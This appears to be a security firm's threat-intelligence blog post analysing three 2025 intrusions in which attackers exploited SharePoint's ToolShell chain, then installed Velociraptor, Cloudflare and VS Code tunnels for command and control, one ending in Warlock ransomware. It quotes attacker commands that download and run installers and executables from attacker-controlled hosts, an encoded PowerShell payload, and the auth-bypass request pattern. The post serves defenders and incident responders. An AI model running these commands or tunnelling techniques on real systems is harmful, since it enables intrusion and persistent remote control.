

# Velociraptor Misuse, Pt. II: The Eye of the Storm

---

 [huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm](https://huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm)

*Acknowledgements: Special thanks to Ben Folland, Anna Pham, Michael Tigges, and Anton Ovrutsky for contributing to this investigation and writeup.*

We recently [outlined an incident](#) on November 12 where threat actors exploited a vulnerability in Windows Server Update Services (WSUS) before installing a legitimate open source tool called Velociraptor. Velociraptor is a digital forensics and incident response (DFIR) tool that we have seen threat actors abuse recently in attacks in order to set up command-and-control (C2) communications.

Beyond this most recent incident, the Huntress SOC investigated and reported three incidents through September and November that involved the threat actor installing Velociraptor and using it for C2 of impacted endpoints. Some of the top takeaways from these investigations include:

- We found various overlapping [Indicators of Compromise](#) (IoC) across these three incidents, as well as marked differences in techniques that the threat actors used. For instance, we saw the same Cloudflare tunnel token account tag, and the same download source for installed MSI files, being used across different incidents.
- We also saw some techniques used across these three incidents that have been previously documented for attacks involving Velociraptor, such as potential links to [ToolShell vulnerabilities for initial access](#) and [using encoded PowerShell commands](#) to download Visual Studio Code (code.exe).
- One of the incidents involved the Warlock ransomware and included a hostname that had been previously identified in August in [a Singapore government security advisory](#), which pointed to activity by Storm-2603, a financially motivated threat cluster.

Below is an overview of each of the incidents, including the similarities and differences that we saw.

|                            | Incident 1: Sept. 9                                | Incident 2: Sept. 15                            | Incident 3: Nov. 5                                                           |
|----------------------------|----------------------------------------------------|-------------------------------------------------|------------------------------------------------------------------------------|
| Initial access vector      | ToolShell                                          | ToolShell                                       | Not identified                                                               |
| Use of Velociraptor        | Yes                                                | Yes (configured to chat.hcqhajfv.workers[.]dev) | Yes (configured to update[.]githubtestbak[.]workers[.]dev)                   |
| Use of Warlock ransomware  | No (Huntress shut down before escalation)          | No (Huntress shut down before escalation)       | Yes (Huntress deployed post-compromise)                                      |
| Expanded access techniques | Cloudflared tunnel (same token as Nov. 5 Incident) | VSCode Tunnel                                   | Cloudflared Tunnel (same token as Sept. 9 incident), VSCode Tunnel, TightVNC |
| MSI file download source   | royal-boat-bf05.qgtxtabl.workers[.]dev             | royal-boat-bf05.qgtxtabl.workers[.]dev          | upload.jbowpxyy.workers[.]dev                                                |

Figure 1: Three recent incidents where Velociraptor was abused

## Incident 1

On September 9, the Huntress SOC reported that an endpoint of a customer in the agriculture field had been observed with malicious tools being installed.

Following the initial detections, a deeper investigation ensued, and illustrated that the threat actor had installed OpenSSH, then Velociraptor. These installations were the result of the following commands:

```
msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/ssh.msi
```

```
msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/v3.msi
```

A timeline created from Windows Event Log records indicated that the above commands succeeded, based on the subsequent MsiInstaller records indicating successful installation, and Service Control Manager records indicating the installation of Windows services.

This customer had installed Microsoft Defender for Endpoint (MDE) and had apparently [enabled network protection](#), evidenced by Microsoft-Windows-Windows Defender/1125 records in the Windows Defender Event Log. These event records appeared in a timeline at the same time that the installations of OpenSSH and Velociraptor were initiated, and indicated that the parent for the msiexec.exe process was as follows:

```
w3wp.exe -ap "SharePoint - [REDACTED]443" -v "v4.0" -l "webengine4.dll" -a \\.\pipe\iis... -h "C:\inetpub\temp\appools\SharePoint - [REDACTED]443\SharePoint - [REDACTED]443.config" -w "" -m 0
```

These detections indicate that the installations likely occurred via a compromised SharePoint instance.

Reviewing the web server's Internet Information Services (IIS) logs, Huntress analysts were able to identify the culprit: [ToolShell](#), a SharePoint vulnerability chain actively being exploited in the wild that allows attackers to achieve remote code execution without any credentials. The exploit works by first bypassing authentication ([CVE-2025-49706](#)) through a specially-crafted HTTP request to `/_layouts/15/ToolPane.aspx`, which contains a Referer header set to `/_layouts/SignOut.aspx` (which can be seen below).

```
2025-09-09 02:07:20 <REDACTED> POST /_layouts/15/ToolPane.aspx/
DisplayMode=Edit&a=/ToolPane.aspx 443 - 38.54.16[.]179 Mozilla/5.0+
(Macintosh;+Intel+Mac+OS+X+11_3)+AppleWebKit/605.1.15+
(KHTML,+like+Gecko)+Version/14.1+Safari/605.1.15 /_layouts/SignOut.aspx 200 0 0 579
```

```
2025-09-09 02:07:21 <REDACTED> POST /_layouts/15/ToolPane.aspx/
DisplayMode=Edit&a=/ToolPane.aspx 443 - 38.54.16[.]179 Mozilla/5.0+
(Fedora;+Linux+x86_64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/129.0.0.0+Safari/537.36 /_layouts/SignOut.aspx 200 0 0 455
```

The ToolShell chain details how once authentication is bypassed, attackers chain a second vulnerability for remote code execution ([CVE-2025-49704](#)), as seen in [this blog post](#) by Viettel Cyber Security.

To simplify the process, attackers have been [observed in the wild](#) using this exploit chain to upload a more traditional malicious .aspx web shell into the /\_layouts/15/ directory. The attacker can then use this web shell to execute arbitrary commands on the server.

In our case, it appears the threat actor may have modified start.aspx to act as a web shell. Note that start.aspx is a default landing page included with SharePoint installations; however, POST requests, like those shown above, to this file are unusual.

We can see a portion of the relevant malicious requests from the SharePoint Servers IIS logs for this incident below:

|                                                                                                                                                                                                                                                                           |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| #Software: Microsoft Internet Information Services 10.0                                                                                                                                                                                                                   |
| #Version: 1.0                                                                                                                                                                                                                                                             |
| #Date: 2025-09-09 00:03:33                                                                                                                                                                                                                                                |
| #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken                                                                                                           |
| ...                                                                                                                                                                                                                                                                       |
| 2025-09-09 02:07:20 <REDACTED> POST /_layouts/15/ToolPane.aspx/DisplayMode=Edit&a=/ToolPane.aspx 443 - 38.54.16.179 Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+11_3)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Version/14.1+Safari/605.1.15 /_layouts/SignOut.aspx 200 0 0 579 |
| 2025-09-09 02:07:21 <REDACTED> POST /_layouts/15/ToolPane.aspx/DisplayMode=Edit&a=/ToolPane.aspx 443 - 38.54.16.179 Mozilla/5.0+(Fedora;+Linux+x86_64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/129.0.0.0+Safari/537.36 /_layouts/SignOut.aspx 200 0 0 455           |
| ...                                                                                                                                                                                                                                                                       |
| 2025-09-09 03:25:58 <REDACTED> POST /_layouts/15/start.aspx - 443 - 45.137.194.235 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 690                                                          |
| 2025-09-09 03:26:52 <REDACTED> POST /_layouts/15/start.aspx - 443 - 45.137.194.235 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 72                                                           |
| 2025-09-09 03:27:51 <REDACTED> POST /_layouts/15/start.aspx - 443 - 45.137.194.235 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 62                                                           |

---

2025-09-09 03:27:53 <REDACTED> POST /\_layouts/15/start.aspx - 443 - 45.137.194.235  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+  
(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 640

---

...

---

2025-09-09 03:32:52 <REDACTED> POST /\_layouts/15/start.aspx - 443 - 45.137.194.235  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+  
(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 70

---

---

2025-09-09 03:32:53 <REDACTED> POST /\_layouts/15/start.aspx - 443 - 45.137.194.235  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+  
(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 149

---

...

---

2025-09-09 03:53:03 <REDACTED> POST /\_layouts/15/start.aspx - 443 - 45.137.194.235  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+  
(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 93

---

---

2025-09-09 03:53:04 <REDACTED> POST /\_layouts/15/start.aspx - 443 - 45.137.194.235  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+  
(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 - 200 0 0 203

---

[view raw toolshell.log](#) hosted with ♥ by [GitHub](#)

After using the POST requests to install the MSI files, the threat actor then logged into the endpoint via RDP, using an account named adminbak2, then installed a Cloudflare tunnel, as seen in the following Windows Event Log record:

Service Control Manager/7045;Cloudflared agent,"C:\Program Files  
(x86)\cloudflared\cloudflared.exe" tunnel run --token [REDACTED]

For threat actors, the purpose of this technique is to tunnel C2 traffic out of the network through "known good" domains. Notably, the token account tag from this Cloudflare tunnel (which we have redacted) was also found being used in a separate incident on November 5, which we refer to as "Incident 3" in this blog post.

The attacker also attempted to install a tool named SecurityCheck, via an MSI file, which was detected by both Windows Defender and Sophos, and quarantined by Windows Defender.




Figure 2: Portion of the alerts triggered by the threat actor

Both the Cloudflare and SecurityCheck installations originated from the same remote location as the OpenSSH and Velociraptor installations, but were not accompanied by the MDE records observed with the previous installations.

The quarantined SecurityCheck MSI file could not be recovered from the endpoint, but the Sophos detection included several hashes, one of which was found on VirusTotal. The results of the search are illustrated in Figure 3.




Figure 3: VirusTotal Search results

Finally, the threat actor was seen authenticating to a user account separate from adminbak2 and running ADEplorer64.exe from that account, as well as domain enumeration commands (C:\Windows\system32\net1 group "domain admins" /do) likely aimed at scoping out more information about the organization's domains and Active Directory configuration.

## Incident 2

While most of the incidents we investigated involve downstream customers, on September 15, the Huntress SOC identified malicious activity originating directly from a Managed Service Provider's own network. An important note is that Huntress had sent an earlier incident report in July to the partner regarding this same SharePoint server. At that time, we observed active ToolShell attempts exploiting CVE-2025-53770 and CVE-2025-53771. That activity included attempts to drop a web shell within the SharePoint instance, although even after the initial reporting, this vulnerability remained unpatched.

On September 15, Huntress was alerted to suspicious activity on the same host. Our investigation quickly identified suspicious web requests from 91.236.230[.]76 to start.aspx as illustrated in Figure 4.

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2025-09-15 03:47:03
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer)
2025-09-15 03:47:03 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:47:05 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:47:08 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:47:10 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:47:15 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:53:13 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
2025-09-15 03:53:17 [REDACTED] POST /_layouts/15/start.aspx - 443 - 91.236.230.76 Mozilla/5.0+(Windows+NT
```

Figure 4: IIS Access Logs for SharePoint Server

The file being located in the `/_layouts/15/` directory is a clear telltale sign that this is once again the ToolShell vulnerability chain being exploited, using it for initial access by planting a web shell in the SharePoint directory.

This web shell allows the threat actor to run commands on the host, which they promptly used to run the command illustrated in Figure 5.

The screenshot shows the Windows Task Manager interface. At the top, there are two tabs: 'Monitored' (selected) and 'High'. The 'Monitored' tab shows 'w3wp.exe (4 of 5)'. The 'High' tab shows 'msixec.exe (5 of 5)'. Below the tabs, the 'Process Details' for 'msixec.exe' are displayed in a table.

| Process Details            |                                                                  |
|----------------------------|------------------------------------------------------------------|
| Parent PID                 | 2212                                                             |
| PID                        | 4168                                                             |
| User                       | NT AUTHORITY\SYSTEM                                              |
| User ID                    | S-1-5-18                                                         |
| Process Name               | msixec.exe                                                       |
| Process Logon ID           | 999                                                              |
| Detection Rule             | <REDACTED>                                                       |
| Started At                 | 2025-09-15 03:57:17 UTC                                          |
| Elevated Access Privileges | True                                                             |
| Executable                 | C:\Windows\SYSTEM32\msixec.exe                                   |
| Command Line               | msixec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/v3.msi |

Figure 5: Web Shell running MSIExec to install Velociraptor

For clarity, the observed command appears as follows:

```
msiexec /q /i https[:]//royal-boat-bf05.qgtxtebl.workers[.]dev/v3.msi
```

This command downloaded and executed the “Microsoft Software Installer” file v3.msi. The parent process was the w3wp.exe instance that ran the SharePoint installation, meaning it was running as a service account with Administrator privileges. The process itself was followed by a series of MsiInstaller and Service Control Manager Windows Event Log records indicating the successful installation of Velociraptor as a Windows service, as shown in Figure 6.




*Figure 6: Autorun created for Velociraptor to run as a Windows service*

As Velociraptor was configured as a service, this gave it both persistence and privilege; automatically launching on startup as the SYSTEM user. This is the primary goal for a threat actor post initial access—and in this case they achieved it in one step.

With the Velociraptor foothold established, the adversary moved to set up a secondary C2 channel for added resilience, which was connected to configure to chat.hcqhajfv.workers[.]dev. They utilized the Velociraptor instance to execute a series of Base64 encoded PowerShell commands seen below in Figure 7.

|                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  | > <b>Monitored</b> Velociraptor.exe (3 of 4)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|  | ▼ <b>High</b> powershell.exe (4 of 4)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process Details                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Parent PID                                                                        | 21380                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| PID                                                                               | 23968                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| User                                                                              | NT AUTHORITY\SYSTEM                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| User ID                                                                           | S-1-5-18                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Process Name                                                                      | powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process Logon ID                                                                  | 999                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Detection Rule                                                                    | <REDACTED>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Started At                                                                        | 2025-09-15 04:00:04 UTC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Elevated Access Privileges                                                        | True                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Executable                                                                        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Command Line                                                                      | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Unrestricted -encodedCommand SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACIAaAB0AHQAcABzADoALwAvAHIAbwB5AGEAbAAAtAGIAbwBhAHQALQBiAGYAMAA1AC4AcQBnAHQAeAB0AGUAYgBsAC4AdwBvAHIAawBIAHIAcwAuAGQAZQB2AC8AYwBvAGQAZQAUAHQAeAB0ACIAIAAtAE8AdQB0AEYAaQBsAGUAIAAIAEMAOGbCAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAE0AaQBJAHIAbwBzAG8AZgB0AFwAQQBwAHAHVgBcAGMABwBkAGUALgBIAHgAZQAiACAA  |

Figure 7: PowerShell command run via Velociraptor

When decoded, the commands appeared as follows:

```
Invoke-WebRequest -Uri "https[:]//royal-boat-bf05.qgtxtebl.workers[.]dev/code.txt" -OutFile
"C:\ProgramData\Microsoft\AppV\code.exe"
```

```
C:\ProgramData\Microsoft\AppV\code.exe tunnel --accept-server-license-terms service install >
C:\ProgramData\Microsoft\AppV\i1.log
```

```
type C:\ProgramData\Microsoft\AppV\i1.log
```

Here, we see the attacker was downloading Visual Studio Code (code.exe) with the intent of establishing a remote tunnel.

```

[2025-09-14] debug Starting tunnel with `code C:\ProgramData\Microsoft\AppV\code.exe --verbose --cli-data-dir C:\Windo
[2025-09-14] debug starting as new singleton
[2025-09-14] debug No code server tunnel found, creating new one
[2025-09-14] trace Found token in keyring
[2025-09-14] debug [request::connect] starting new connection: https://api.github.com/
[2025-09-14] debug [request::connect] starting new connection: https://global.rel.tunnels.api.visualstudio.com/
[2025-09-14] info Creating tunnel with the name: [REDACTED]
[2025-09-14] trace Found token in keyring
[2025-09-14] trace wsl not detected
[2025-09-14] trace Found token in keyring
[2025-09-14] trace wsl not detected
[2025-09-14] debug Starting tunnel to server...
[2025-09-14] trace Found token in keyring
[2025-09-14] debug [request::connect] starting new connection: https://use.rel.tunnels.api.visualstudio.com/
[2025-09-14] debug [tungstenite::handshake::client] Client handshake done.
[2025-09-14] debug [russh::ssh_read] read_ssh_id: reading
[2025-09-14] debug [russh::ssh_read] read 39
[2025-09-14] debug [russh::ssh_read] Ok("SSH-2.0-Microsoft.DevTunnels.Ssh 3.12\r\n")

```

*Figure 8: VS Code logs for tunnel creation*

Again, by leveraging trusted domains and IP addresses the attacker established outbound connections that bypass most network security controls. Using VS Code provides dual benefits as it bypasses traditional antivirus detection since VS Code is a legitimate, digitally signed application. Combined, this allows the attacker to remain on the host undetected by antivirus or network controls.

Fortunately, the Huntress SOC was on the case, and by this point, the threat had been contained and reported to the customer, who took the necessary remediation steps. This intrusion is a textbook example of how threat actors weaponize legitimate tools (specifically Velociraptor and VS Code) to blend in with administrative activity, and how unpatched vulnerabilities can leave the door open for months.

## Incident 3 - Warlock Ransomware

In early November, Huntress was installed by an organization after it had been hit by a Warlock ransomware attack. Because the agent was installed mid-compromise, our visibility was somewhat limited. However, the investigation did reveal that threat actors had installed Velociraptor on multiple endpoints on November 5, in order to facilitate remote command execution. Notably, the Velociraptor instance in this incident was also configured to the domain `update.githubtestbak[.]workers[.]dev`. We also saw this same domain being used by threat actors in [the November 12 incident that involved WSUS exploitation](#) and was outlined in the first part of this blog series.

